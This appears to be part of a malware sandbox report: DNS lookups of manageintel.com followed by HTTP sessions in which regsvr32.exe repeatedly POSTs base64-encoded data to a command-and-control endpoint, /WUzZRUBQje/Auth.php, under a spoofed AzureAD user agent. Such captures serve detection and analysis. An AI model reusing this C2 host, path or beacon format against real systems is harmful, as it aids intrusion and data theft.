Jan 30, 2022 13:33:35.141964912 CET	8.8.8.8	192.168.2.3	0x5c78	No error (0)	manageintel.com		185.14.31.158	A (IP address)	IN (0x0001)
Jan 30, 2022 13:33:57.315294981 CET	8.8.8.8	192.168.2.3	0x70a3	No error (0)	manageintel.com		185.14.31.158	A (IP address)	IN (0x0001)
Jan 30, 2022 13:33:57.678364038 CET	8.8.8.8	192.168.2.3	0x655b	No error (0)	manageintel.com		185.14.31.158	A (IP address)	IN (0x0001)
Jan 30, 2022 13:33:58.099420071 CET	8.8.8.8	192.168.2.3	0xd024	No error (0)	manageintel.com		185.14.31.158	A (IP address)	IN (0x0001)
Jan 30, 2022 13:33:58.554920912 CET	8.8.8.8	192.168.2.3	0xbad9	No error (0)	manageintel.com		185.14.31.158	A (IP address)	IN (0x0001)
Jan 30, 2022 13:33:59.262975931 CET	8.8.8.8	192.168.2.3	0xf53c	No error (0)	manageintel.com		185.14.31.158	A (IP address)	IN (0x0001)
Jan 30, 2022 13:33:59.778824091 CET	8.8.8.8	192.168.2.3	0xc2b5	No error (0)	manageintel.com		185.14.31.158	A (IP address)	IN (0x0001)
Jan 30, 2022 13:34:00.178107023 CET	8.8.8.8	192.168.2.3	0x4948	No error (0)	manageintel.com		185.14.31.158	A (IP address)	IN (0x0001)
Jan 30, 2022 13:34:00.630093098 CET	8.8.8.8	192.168.2.3	0x667e	No error (0)	manageintel.com		185.14.31.158	A (IP address)	IN (0x0001)
Jan 30, 2022 13:34:01.069185972 CET	8.8.8.8	192.168.2.3	0x68a3	No error (0)	manageintel.com		185.14.31.158	A (IP address)	IN (0x0001)
Jan 30, 2022 13:34:01.621577024 CET	8.8.8.8	192.168.2.3	0xebcc	No error (0)	manageintel.com		185.14.31.158	A (IP address)	IN (0x0001)
Jan 30, 2022 13:34:02.052918911 CET	8.8.8.8	192.168.2.3	0xbd6	No error (0)	manageintel.com		185.14.31.158	A (IP address)	IN (0x0001)
Jan 30, 2022 13:34:02.503182888 CET	8.8.8.8	192.168.2.3	0x4708	No error (0)	manageintel.com		185.14.31.158	A (IP address)	IN (0x0001)
Jan 30, 2022 13:34:02.907778978 CET	8.8.8.8	192.168.2.3	0xb9ac	No error (0)	manageintel.com		185.14.31.158	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- manageintel.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49759	185.14.31.158	443	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49761	185.14.31.158	443	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49848	185.14.31.158	32710	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 30, 2022 13:33:59.804485083 CET	14269	OUT	POST /WUzZRUBQje/Auth.php HTTP/1.1 User-Agent: Windows-AzureAD-Authentication-Provider/11.0 Host: manageintel.com Content-Length: 245 Content-Type: application/x-www-form-urlencoded Accept-Language: en-US Data Raw: 61 75 74 68 3d 65 79 49 7a 62 54 64 34 49 6a 6f 69 55 6e 46 34 5a 7a 52 6e 50 54 30 69 4c 43 4a 68 64 54 56 76 49 6a 6f 69 59 32 55 78 65 44 68 6e 50 54 30 69 4c 43 4a 6a 51 6b 59 69 4f 69 4a 57 63 48 64 76 4d 58 5a 32 55 44 6b 79 61 46 4a 52 61 48 64 68 5a 58 70 71 5a 47 52 49 63 7a 30 69 4c 43 4a 6c 4d 44 4e 6c 5a 43 49 36 49 6c 56 50 56 6c 70 34 4e 6d 46 4e 4d 46 56 56 54 45 4e 59 57 6d 74 4e 51 53 74 75 5a 6d 31 6e 54 33 6c 4c 5a 7a 52 6c 59 54 6c 59 56 45 35 43 54 6c 4e 6c 54 46 52 44 5a 6c 6b 39 49 69 77 69 64 47 4a 6c 63 33 46 75 49 6a 6f 69 55 6b 74 57 63 6a 42 52 50 54 30 69 4c 43 4a 33 55 44 59 69 4f 69 4a 61 5a 54 52 79 62 79 74 49 55 69 49 73 49 6e 64 6e 61 6e 59 69 4f 69 4a 61 54 47 68 32 4e 57 63 39 50 53 4a 39 Data Ascii: auth=eyIzbTd4IjoiUnF4ZzRnPT0iLCJhdTVvIjoiY2UxeDhnPT0iLCJjQkYiOiJWcHdvMXZ2UDkyaFJRaHdhZXpqZGRIcz0iLCJlMDNlZCI6IlVPVlp4NmFNMFVVTENYWmtNQStuZm1nT3lLZzRlYTlYVE5CTlNlTFRDZlk9liwidGJlc3FuIjoiUktWcjBRPT0iLCJ3UDYiOiJaZTRybytlUiIsIndnanYiOiJaTGh2NWc9PSJ9
Jan 30, 2022 13:34:00.021991014 CET	14270	IN	HTTP/1.1 200 OK Date: Sun, 30 Jan 2022 12:34:02 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/8.1.0 X-Powered-By: PHP/8.1.0 Content-Length: 28 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 65 79 4a 6f 63 33 70 42 49 6a 6f 69 59 32 55 78 65 44 68 6e 50 54 30 69 66 51 3d 3d Data Ascii: eyJoc3pBIjoiY2UxeDhnPT0ifQ==

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49849	185.14.31.158	32710	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 30, 2022 13:34:00.202415943 CET	14271	OUT	POST /WUzZRUBQje/Auth.php HTTP/1.1 User-Agent: Windows-AzureAD-Authentication-Provider/11.0 Host: manageintel.com Content-Length: 245 Content-Type: application/x-www-form-urlencoded Accept-Language: en-US Data Raw: 61 75 74 68 3d 65 79 49 7a 62 54 64 34 49 6a 6f 69 55 6e 46 34 5a 7a 52 6e 50 54 30 69 4c 43 4a 68 64 54 56 76 49 6a 6f 69 59 32 55 78 65 44 68 6e 50 54 30 69 4c 43 4a 6a 51 6b 59 69 4f 69 4a 57 63 48 64 76 4d 58 5a 32 55 44 6b 79 61 46 4a 52 61 48 64 68 5a 58 70 71 5a 47 52 49 63 7a 30 69 4c 43 4a 6c 4d 44 4e 6c 5a 43 49 36 49 6c 56 50 56 6c 70 34 4e 6d 46 4e 4d 46 56 56 54 45 4e 59 57 6d 74 4e 51 53 74 75 5a 6d 31 6e 54 33 6c 4c 5a 7a 52 6c 59 54 6c 59 56 45 35 43 54 6c 4e 6c 54 46 52 44 5a 6c 6b 39 49 69 77 69 64 47 4a 6c 63 33 46 75 49 6a 6f 69 55 6b 74 57 63 6a 42 52 50 54 30 69 4c 43 4a 33 55 44 59 69 4f 69 4a 61 5a 54 52 79 62 79 74 49 55 69 49 73 49 6e 64 6e 61 6e 59 69 4f 69 4a 61 54 47 68 32 4e 57 63 39 50 53 4a 39 Data Ascii: auth=eyIzbTd4IjoiUnF4ZzRnPT0iLCJhdTVvIjoiY2UxeDhnPT0iLCJjQkYiOiJWcHdvMXZ2UDkyaFJRaHdhZXpqZGRIcz0iLCJlMDNlZCI6IlVPVlp4NmFNMFVVTENYWmtNQStuZm1nT3lLZzRlYTlYVE5CTlNlTFRDZlk9liwidGJlc3FuIjoiUktWcjBRPT0iLCJ3UDYiOiJaZTRybytlUiIsIndnanYiOiJaTGh2NWc9PSJ9
Jan 30, 2022 13:34:00.459328890 CET	14271	IN	HTTP/1.1 200 OK Date: Sun, 30 Jan 2022 12:34:02 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/8.1.0 X-Powered-By: PHP/8.1.0 Content-Length: 28 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 65 79 4a 6f 63 33 70 42 49 6a 6f 69 59 32 55 78 65 44 68 6e 50 54 30 69 66 51 3d 3d Data Ascii: eyJoc3pBIjoiY2UxeDhnPT0ifQ==

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.3	49850	185.14.31.158	32710	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 30, 2022 13:34:00.658077002 CET	14272	OUT	POST /WUzZRUBQje/Auth.php HTTP/1.1 User-Agent: Windows-AzureAD-Authentication-Provider/11.0 Host: manageintel.com Content-Length: 245 Content-Type: application/x-www-form-urlencoded Accept-Language: en-US Data Raw: 61 75 74 68 3d 65 79 49 7a 62 54 64 34 49 6a 6f 69 55 6e 46 34 5a 7a 52 6e 50 54 30 69 4c 43 4a 68 64 54 56 76 49 6a 6f 69 59 32 55 78 65 44 68 6e 50 54 30 69 4c 43 4a 6a 51 6b 59 69 4f 69 4a 57 63 48 64 76 4d 58 5a 32 55 44 6b 79 61 46 4a 52 61 48 64 68 5a 58 70 71 5a 47 52 49 63 7a 30 69 4c 43 4a 6c 4d 44 4e 6c 5a 43 49 36 49 6c 56 50 56 6c 70 34 4e 6d 46 4e 4d 46 56 56 54 45 4e 59 57 6d 74 4e 51 53 74 75 5a 6d 31 6e 54 33 6c 4c 5a 7a 52 6c 59 54 6c 59 56 45 35 43 54 6c 4e 6c 54 46 52 44 5a 6c 6b 39 49 69 77 69 64 47 4a 6c 63 33 46 75 49 6a 6f 69 55 6b 74 57 63 6a 42 52 50 54 30 69 4c 43 4a 33 55 44 59 69 4f 69 4a 61 5a 54 52 79 62 79 74 49 55 69 49 73 49 6e 64 6e 61 6e 59 69 4f 69 4a 61 54 47 68 32 4e 57 63 39 50 53 4a 39 Data Ascii: auth=eyIzbTd4IjoiUnF4ZzRnPT0iLCJhdTVvIjoiY2UxeDhnPT0iLCJjQkYiOiJWcHdvMXZ2UDkyaFJRaHdhZXpqZGRIcz0iLCJlMDNlZCI6IlVPVlp4NmFNMFVVTENYWmtNQStuZm1nT3lLZzRlYTlYVE5CTlNlTFRDZlk9IiwidGJlc3FuIjoiUktWcjBRPT0iLCJ3UDYiOiJaZTRybytlUiIsIndnanYiOiJaTGh2NWc9PSJ9
Jan 30, 2022 13:34:00.914897919 CET	14273	IN	HTTP/1.1 200 OK Date: Sun, 30 Jan 2022 12:34:03 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/8.1.0 X-Powered-By: PHP/8.1.0 Content-Length: 28 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 65 79 4a 6f 63 33 70 42 49 6a 6f 69 59 32 55 78 65 44 68 6e 50 54 30 69 66 51 3d 3d Data Ascii: eyJoc3pBIjoiY2UxeDhnPT0ifQ==

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.3	49851	185.14.31.158	32710	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 30, 2022 13:34:01.098141909 CET	14274	OUT	POST /WUzZRUBQje/Auth.php HTTP/1.1 User-Agent: Windows-AzureAD-Authentication-Provider/11.0 Host: manageintel.com Content-Length: 245 Content-Type: application/x-www-form-urlencoded Accept-Language: en-US Data Raw: 61 75 74 68 3d 65 79 49 7a 62 54 64 34 49 6a 6f 69 55 6e 46 34 5a 7a 52 6e 50 54 30 69 4c 43 4a 68 64 54 56 76 49 6a 6f 69 59 32 55 78 65 44 68 6e 50 54 30 69 4c 43 4a 6a 51 6b 59 69 4f 69 4a 57 63 48 64 76 4d 58 5a 32 55 44 6b 79 61 46 4a 52 61 48 64 68 5a 58 70 71 5a 47 52 49 63 7a 30 69 4c 43 4a 6c 4d 44 4e 6c 5a 43 49 36 49 6c 56 50 56 6c 70 34 4e 6d 46 4e 4d 46 56 56 54 45 4e 59 57 6d 74 4e 51 53 74 75 5a 6d 31 6e 54 33 6c 4c 5a 7a 52 6c 59 54 6c 59 56 45 35 43 54 6c 4e 6c 54 46 52 44 5a 6c 6b 39 49 69 77 69 64 47 4a 6c 63 33 46 75 49 6a 6f 69 55 6b 74 57 63 6a 42 52 50 54 30 69 4c 43 4a 33 55 44 59 69 4f 69 4a 61 5a 54 52 79 62 79 74 49 55 69 49 73 49 6e 64 6e 61 6e 59 69 4f 69 4a 61 54 47 68 32 4e 57 63 39 50 53 4a 39 Data Ascii: auth=eyIzbTd4IjoiUnF4ZzRnPT0iLCJhdTVvIjoiY2UxeDhnPT0iLCJjQkYiOiJWcHdvMXZ2UDkyaFJRaHdhZXpqZGRIcz0iLCJlMDNlZCI6IlVPVlp4NmFNMFVVTENYWmtNQStuZm1nT3lLZzRlYTlYVE5CTlNlTFRDZlk9IiwidGJlc3FuIjoiUktWcjBRPT0iLCJ3UDYiOiJaZTRybytlUiIsIndnanYiOiJaTGh2NWc9PSJ9
Jan 30, 2022 13:34:01.365734100 CET	14274	IN	HTTP/1.1 200 OK Date: Sun, 30 Jan 2022 12:34:03 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/8.1.0 X-Powered-By: PHP/8.1.0 Content-Length: 28 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 65 79 4a 6f 63 33 70 42 49 6a 6f 69 59 32 55 78 65 44 68 6e 50 54 30 69 66 51 3d 3d Data Ascii: eyJoc3pBIjoiY2UxeDhnPT0ifQ==

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.3	49852	185.14.31.158	32710	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 30, 2022 13:34:01.648149967 CET	14275	OUT	POST /WUzZRUBQje/Auth.php HTTP/1.1 User-Agent: Windows-AzureAD-Authentication-Provider/11.0 Host: manageintel.com Content-Length: 245 Content-Type: application/x-www-form-urlencoded Accept-Language: en-US Data Raw: 61 75 74 68 3d 65 79 49 7a 62 54 64 34 49 6a 6f 69 55 6e 46 34 5a 7a 52 6e 50 54 30 69 4c 43 4a 68 64 54 56 76 49 6a 6f 69 59 32 55 78 65 44 68 6e 50 54 30 69 4c 43 4a 6a 51 6b 59 69 4f 69 4a 57 63 48 64 76 4d 58 5a 32 55 44 6b 79 61 46 4a 52 61 48 64 68 5a 58 70 71 5a 47 52 49 63 7a 30 69 4c 43 4a 6c 4d 44 4e 6c 5a 43 49 36 49 6c 56 50 56 6c 70 34 4e 6d 46 4e 4d 46 56 56 54 45 4e 59 57 6d 74 4e 51 53 74 75 5a 6d 31 6e 54 33 6c 4c 5a 7a 52 6c 59 54 6c 59 56 45 35 43 54 6c 4e 6c 54 46 52 44 5a 6c 6b 39 49 69 77 69 64 47 4a 6c 63 33 46 75 49 6a 6f 69 55 6b 74 57 63 6a 42 52 50 54 30 69 4c 43 4a 33 55 44 59 69 4f 69 4a 61 5a 54 52 79 62 79 74 49 55 69 49 73 49 6e 64 6e 61 6e 59 69 4f 69 4a 61 54 47 68 32 4e 57 63 39 50 53 4a 39 Data Ascii: auth=eyIzbTd4IjoiUnF4ZzRnPT0iLCJhdTVvIjoiY2UxeDhnPT0iLCJjQkYiOiJWcHdvMXZ2UDkyaFJRaHdhZXpqZGRIcz0iLCJlMDNlZCI6IlVPVlp4NmFNMFVVTENYWmtNQStuZm1nT3lLZzRlYTlYVE5CTlNlTFRDZlk9IiwidGJlc3FuIjoiUktWcjBRPT0iLCJ3UDYiOiJaZTRybytlUiIsIndnanYiOiJaTGh2NWc9PSJ9
Jan 30, 2022 13:34:01.879401922 CET	14275	IN	HTTP/1.1 200 OK Date: Sun, 30 Jan 2022 12:34:04 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/8.1.0 X-Powered-By: PHP/8.1.0 Content-Length: 28 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 65 79 4a 6f 63 33 70 42 49 6a 6f 69 59 32 55 78 65 44 68 6e 50 54 30 69 66 51 3d 3d Data Ascii: eyJoc3pBIjoiY2UxeDhnPT0ifQ==

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.3	49853	185.14.31.158	32710	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 30, 2022 13:34:02.077996969 CET	14276	OUT	POST /WUzZRUBQje/Auth.php HTTP/1.1 User-Agent: Windows-AzureAD-Authentication-Provider/11.0 Host: manageintel.com Content-Length: 245 Content-Type: application/x-www-form-urlencoded Accept-Language: en-US Data Raw: 61 75 74 68 3d 65 79 49 7a 62 54 64 34 49 6a 6f 69 55 6e 46 34 5a 7a 52 6e 50 54 30 69 4c 43 4a 68 64 54 56 76 49 6a 6f 69 59 32 55 78 65 44 68 6e 50 54 30 69 4c 43 4a 6a 51 6b 59 69 4f 69 4a 57 63 48 64 76 4d 58 5a 32 55 44 6b 79 61 46 4a 52 61 48 64 68 5a 58 70 71 5a 47 52 49 63 7a 30 69 4c 43 4a 6c 4d 44 4e 6c 5a 43 49 36 49 6c 56 50 56 6c 70 34 4e 6d 46 4e 4d 46 56 56 54 45 4e 59 57 6d 74 4e 51 53 74 75 5a 6d 31 6e 54 33 6c 4c 5a 7a 52 6c 59 54 6c 59 56 45 35 43 54 6c 4e 6c 54 46 52 44 5a 6c 6b 39 49 69 77 69 64 47 4a 6c 63 33 46 75 49 6a 6f 69 55 6b 74 57 63 6a 42 52 50 54 30 69 4c 43 4a 33 55 44 59 69 4f 69 4a 61 5a 54 52 79 62 79 74 49 55 69 49 73 49 6e 64 6e 61 6e 59 69 4f 69 4a 61 54 47 68 32 4e 57 63 39 50 53 4a 39 Data Ascii: auth=eyIzbTd4IjoiUnF4ZzRnPT0iLCJhdTVvIjoiY2UxeDhnPT0iLCJjQkYiOiJWcHdvMXZ2UDkyaFJRaHdhZXpqZGRIcz0iLCJlMDNlZCI6IlVPVlp4NmFNMFVVTENYWmtNQStuZm1nT3lLZzRlYTlYVE5CTlNlTFRDZlk9IiwidGJlc3FuIjoiUktWcjBRPT0iLCJ3UDYiOiJaZTRybytlUiIsIndnanYiOiJaTGh2NWc9PSJ9
Jan 30, 2022 13:34:02.345707893 CET	14277	IN	HTTP/1.1 200 OK Date: Sun, 30 Jan 2022 12:34:04 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/8.1.0 X-Powered-By: PHP/8.1.0 Content-Length: 28 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 65 79 4a 6f 63 33 70 42 49 6a 6f 69 59 32 55 78 65 44 68 6e 50 54 30 69 66 51 3d 3d Data Ascii: eyJoc3pBIjoiY2UxeDhnPT0ifQ==

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.3	49854	185.14.31.158	32710	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 30, 2022 13:34:02.528935909 CET	14278	OUT	POST /WUzZRUBQje/Auth.php HTTP/1.1 User-Agent: Windows-AzureAD-Authentication-Provider/11.0 Host: manageintel.com Content-Length: 245 Content-Type: application/x-www-form-urlencoded Accept-Language: en-US Data Raw: 61 75 74 68 3d 65 79 49 7a 62 54 64 34 49 6a 6f 69 55 6e 46 34 5a 7a 52 6e 50 54 30 69 4c 43 4a 68 64 54 56 76 49 6a 6f 69 59 32 55 78 65 44 68 6e 50 54 30 69 4c 43 4a 6a 51 6b 59 69 4f 69 4a 57 63 48 64 76 4d 58 5a 32 55 44 6b 79 61 46 4a 52 61 48 64 68 5a 58 70 71 5a 47 52 49 63 7a 30 69 4c 43 4a 6c 4d 44 4e 6c 5a 43 49 36 49 6c 56 50 56 6c 70 34 4e 6d 46 4e 4d 46 56 56 54 45 4e 59 57 6d 74 4e 51 53 74 75 5a 6d 31 6e 54 33 6c 4c 5a 7a 52 6c 59 54 6c 59 56 45 35 43 54 6c 4e 6c 54 46 52 44 5a 6c 6b 39 49 69 77 69 64 47 4a 6c 63 33 46 75 49 6a 6f 69 55 6b 74 57 63 6a 42 52 50 54 30 69 4c 43 4a 33 55 44 59 69 4f 69 4a 61 5a 54 52 79 62 79 74 49 55 69 49 73 49 6e 64 6e 61 6e 59 69 4f 69 4a 61 54 47 68 32 4e 57 63 39 50 53 4a 39 Data Ascii: auth=eyIzbTd4IjoiUnF4ZzRnPT0iLCJhdTVvIjoiY2UxeDhnPT0iLCJjQkYiOiJWcHdvMXZ2UDkyaFJRaHdhZXpqZGRIcz0iLCJlMDNlZCI6IlVPVlp4NmFNMFVVTENYWmtNQStuZm1nT3lLZzRlYTlYVE5CTlNlTFRDZlk9IiwidGJlc3FuIjoiUktWcjBRPT0iLCJ3UDYiOiJaZTRybytlUiIsIndnanYiOiJaTGh2NWc9PSJ9
Jan 30, 2022 13:34:02.774950981 CET	14278	IN	HTTP/1.1 200 OK Date: Sun, 30 Jan 2022 12:34:05 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/8.1.0 X-Powered-By: PHP/8.1.0 Content-Length: 28 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 65 79 4a 6f 63 33 70 42 49 6a 6f 69 59 32 55 78 65 44 68 6e 50 54 30 69 66 51 3d 3d Data Ascii: eyJoc3pBIjoiY2UxeDhnPT0ifQ==

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.3	49855	185.14.31.158	32710	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 30, 2022 13:34:02.932660103 CET	14279	OUT	POST /WUzZRUBQje/Auth.php HTTP/1.1 User-Agent: Windows-AzureAD-Authentication-Provider/11.0 Host: manageintel.com Content-Length: 245 Content-Type: application/x-www-form-urlencoded Accept-Language: en-US Data Raw: 61 75 74 68 3d 65 79 49 7a 62 54 64 34 49 6a 6f 69 55 6e 46 34 5a 7a 52 6e 50 54 30 69 4c 43 4a 68 64 54 56 76 49 6a 6f 69 59 32 55 78 65 44 68 6e 50 54 30 69 4c 43 4a 6a 51 6b 59 69 4f 69 4a 57 63 48 64 76 4d 58 5a 32 55 44 6b 79 61 46 4a 52 61 48 64 68 5a 58 70 71 5a 47 52 49 63 7a 30 69 4c 43 4a 6c 4d 44 4e 6c 5a 43 49 36 49 6c 56 50 56 6c 70 34 4e 6d 46 4e 4d 46 56 56 54 45 4e 59 57 6d 74 4e 51 53 74 75 5a 6d 31 6e 54 33 6c 4c 5a 7a 52 6c 59 54 6c 59 56 45 35 43 54 6c 4e 6c 54 46 52 44 5a 6c 6b 39 49 69 77 69 64 47 4a 6c 63 33 46 75 49 6a 6f 69 55 6b 74 57 63 6a 42 52 50 54 30 69 4c 43 4a 33 55 44 59 69 4f 69 4a 61 5a 54 52 79 62 79 74 49 55 69 49 73 49 6e 64 6e 61 6e 59 69 4f 69 4a 61 54 47 68 32 4e 57 63 39 50 53 4a 39 Data Ascii: auth=eyIzbTd4IjoiUnF4ZzRnPT0iLCJhdTVvIjoiY2UxeDhnPT0iLCJjQkYiOiJWcHdvMXZ2UDkyaFJRaHdhZXpqZGRIcz0iLCJlMDNlZCI6IlVPVlp4NmFNMFVVTENYWmtNQStuZm1nT3lLZzRlYTlYVE5CTlNlTFRDZlk9IiwidGJlc3FuIjoiUktWcjBRPT0iLCJ3UDYiOiJaZTRybytlUiIsIndnanYiOiJaTGh2NWc9PSJ9
Jan 30, 2022 13:34:03.160350084 CET	14280	IN	HTTP/1.1 200 OK Date: Sun, 30 Jan 2022 12:34:05 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/8.1.0 X-Powered-By: PHP/8.1.0 Content-Length: 28 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 65 79 4a 6f 63 33 70 42 49 6a 6f 69 59 32 55 78 65 44 68 6e 50 54 30 69 66 51 3d 3d Data Ascii: eyJoc3pBIjoiY2UxeDhnPT0ifQ==

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49764	185.14.31.158	443	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49841	185.14.31.158	443	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49762	185.14.31.158	32710	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 30, 2022 13:30:46.144690990 CET	2014	OUT	POST /WUzZRUBQje/Auth.php HTTP/1.1 User-Agent: Windows-AzureAD-Authentication-Provider/11.0 Host: manageintel.com Content-Length: 549 Content-Type: application/x-www-form-urlencoded Accept-Language: en-US Data Raw: 61 75 74 68 3d 65 79 49 7a 51 30 56 72 49 6a 6f 69 56 33 4a 47 65 44 6c 68 55 45 73 31 64 30 35 6a 54 31 56 57 52 6b 78 47 55 32 74 6d 51 6c 6c 4c 4d 30 78 6a 59 56 4e 6c 5a 31 4e 45 53 6b 70 50 56 7a 52 35 56 31 45 33 4d 30 77 79 52 6e 64 71 4b 32 34 77 50 53 49 73 49 6a 4e 6d 5a 54 45 78 49 6a 6f 69 53 79 73 30 4f 47 39 52 50 54 30 69 4c 43 49 7a 62 54 64 34 49 6a 6f 69 56 58 4a 30 62 79 74 68 52 54 30 69 4c 43 49 31 5a 47 56 69 4f 57 4d 69 4f 69 4a 4c 64 57 74 33 63 57 5a 75 59 69 49 73 49 6b 52 54 4d 6e 67 69 4f 69 4a 4b 5a 58 4e 73 4d 48 46 68 56 79 49 73 49 6b 56 4d 61 69 49 36 49 6c 56 78 62 47 63 77 63 58 46 50 4d 30 56 7a 55 53 49 73 49 6b 56 76 4e 69 49 36 49 6c 68 79 4e 58 67 34 59 55 55 39 49 69 77 69 52 6e 52 76 49 6a 6f 69 53 6e 63 39 50 53 49 73 49 6c 45 32 57 44 59 69 4f 69 4a 56 53 58 42 59 64 31 6c 48 63 44 52 33 50 54 30 69 4c 43 4a 55 51 55 31 6d 62 53 49 36 57 79 4a 58 53 58 52 36 4b 7a 55 72 61 7a 56 57 61 79 74 4c 64 7a 30 39 49 6c 30 73 49 6d 4e 43 52 69 49 36 49 6c 5a 77 64 32 38 78 64 6e 5a 51 4f 54 4a 6f 55 6c 46 6f 64 32 46 6c 65 6d 70 6b 5a 45 68 7a 50 53 49 73 49 6d 55 77 4d 32 56 6b 49 6a 6f 69 56 55 39 57 57 6e 67 32 59 55 30 77 56 56 56 4d 51 31 68 61 61 30 31 42 4b 32 35 6d 62 57 64 50 65 55 74 6e 4e 47 56 68 4f 56 68 55 54 6b 4a 4f 55 32 56 4d 56 45 4e 6d 57 54 30 69 4c 43 4a 6d 4d 57 52 68 49 6a 6f 69 56 44 52 4f 51 6a 46 61 65 58 41 30 56 31 56 7a 56 6e 67 77 52 32 5a 35 61 6b 68 43 5a 7a 51 39 49 69 77 69 64 31 41 32 49 6a 6f 69 57 6d 55 30 63 6d 38 72 53 46 49 69 4c 43 4a 33 5a 32 70 32 49 6a 6f 69 57 6b 78 6f 64 6a 56 6e 50 54 30 69 4c 43 4a 36 61 30 4d 33 49 6a 6f 69 49 6e 30 3d Data Ascii: auth=eyIzQ0VrIjoiV3JGeDlhUEs1d05jT1VWRkxGU2tmQllLM0xjYVNlZ1NESkpPVzR5V1E3M0wyR ndqK24wPSIsIjNmZTExIjoiSys0OG9RPT0iLCIzbTd4IjoiVXJ0bythRT0iLCI1ZGViOWMiOiJLdWt3cWZuYiIsIkRTMngiOiJKZ XNsMHFhVyIsIkVMaiI6IlVxbGcwcXFPM0VzUSIsIkVvNiI6IlhyNXg4YUU9IiwiRnRvIjoiSnc9PSIsIlE2WDYiOiJVSXBYd1lHc DR3PT0iLCJUQU1mbSI6WyJXSXR6KzUrazVWaytLdz09Il0sImNCRiI6IlZwd28xdnZQOTJoUlFod2FlempkZEhzPSI sImUwM2VkIjoiVU9WWng2YU0wVVVMQ1haa01BK25mbWdPeUtnNGVhOVhUTkJOU2VMVENmWT0iLCJmMWR hIjoiVDROQjFaeXA0V1VzVngwR2Z5akhCZzQ9Iiwid1A2IjoiWmU0cm8rSFIiLCJ3Z2p2IjoiWkxodjVnPT0iLCJ6a0M3IjoiIn0=
Jan 30, 2022 13:30:46.408647060 CET	2015	IN	HTTP/1.1 200 OK Date: Sun, 30 Jan 2022 12:30:48 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/8.1.0 X-Powered-By: PHP/8.1.0 Content-Length: 220 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 65 79 4a 6f 63 33 70 42 49 6a 6f 69 57 48 4a 77 62 7a 4e 4c 51 30 51 77 57 47 74 56 53 44 42 61 59 6b 4e 6f 54 31 56 57 51 54 30 39 49 69 77 69 62 6c 67 34 65 53 49 36 49 6b 6f 72 5a 7a 6b 35 63 57 35 52 5a 32 68 34 55 6b 63 77 4f 56 52 4c 4d 55 68 46 51 56 46 33 54 44 42 61 56 6a 6c 6d 59 58 64 4b 52 44 56 4b 53 6c 4e 4c 61 55 64 53 4e 6b 4e 6a 4d 45 56 53 55 69 49 73 49 6e 4a 4b 63 56 55 69 4f 69 4a 6c 4e 6e 52 34 4e 45 78 36 57 57 31 6e 56 56 4a 48 4d 46 4a 58 54 47 68 74 57 6c 67 77 64 47 52 72 54 6d 39 77 59 7a 5a 56 54 47 4a 6d 59 30 56 4a 57 6a 64 71 54 54 68 4c 56 6d 70 57 54 56 4d 34 4d 31 42 57 4d 30 64 68 64 31 4a 7a 56 30 67 69 66 51 3d 3d Data Ascii: eyJoc3pBIjoiWHJwbzNLQ0QwWGtVSDBaYkNoT1VWQT09IiwiblBg4eSI6IkorZzk5cW5RZ2h4UkcwOV RLMUhFQVF3TDBaVjlmYXdKRDVKSlNLaUdSNkNjMEVSUiIsInJKcVUiOiJlNnR4NEx6WW1nVVJHMFJXTGhtWlgwdGRr 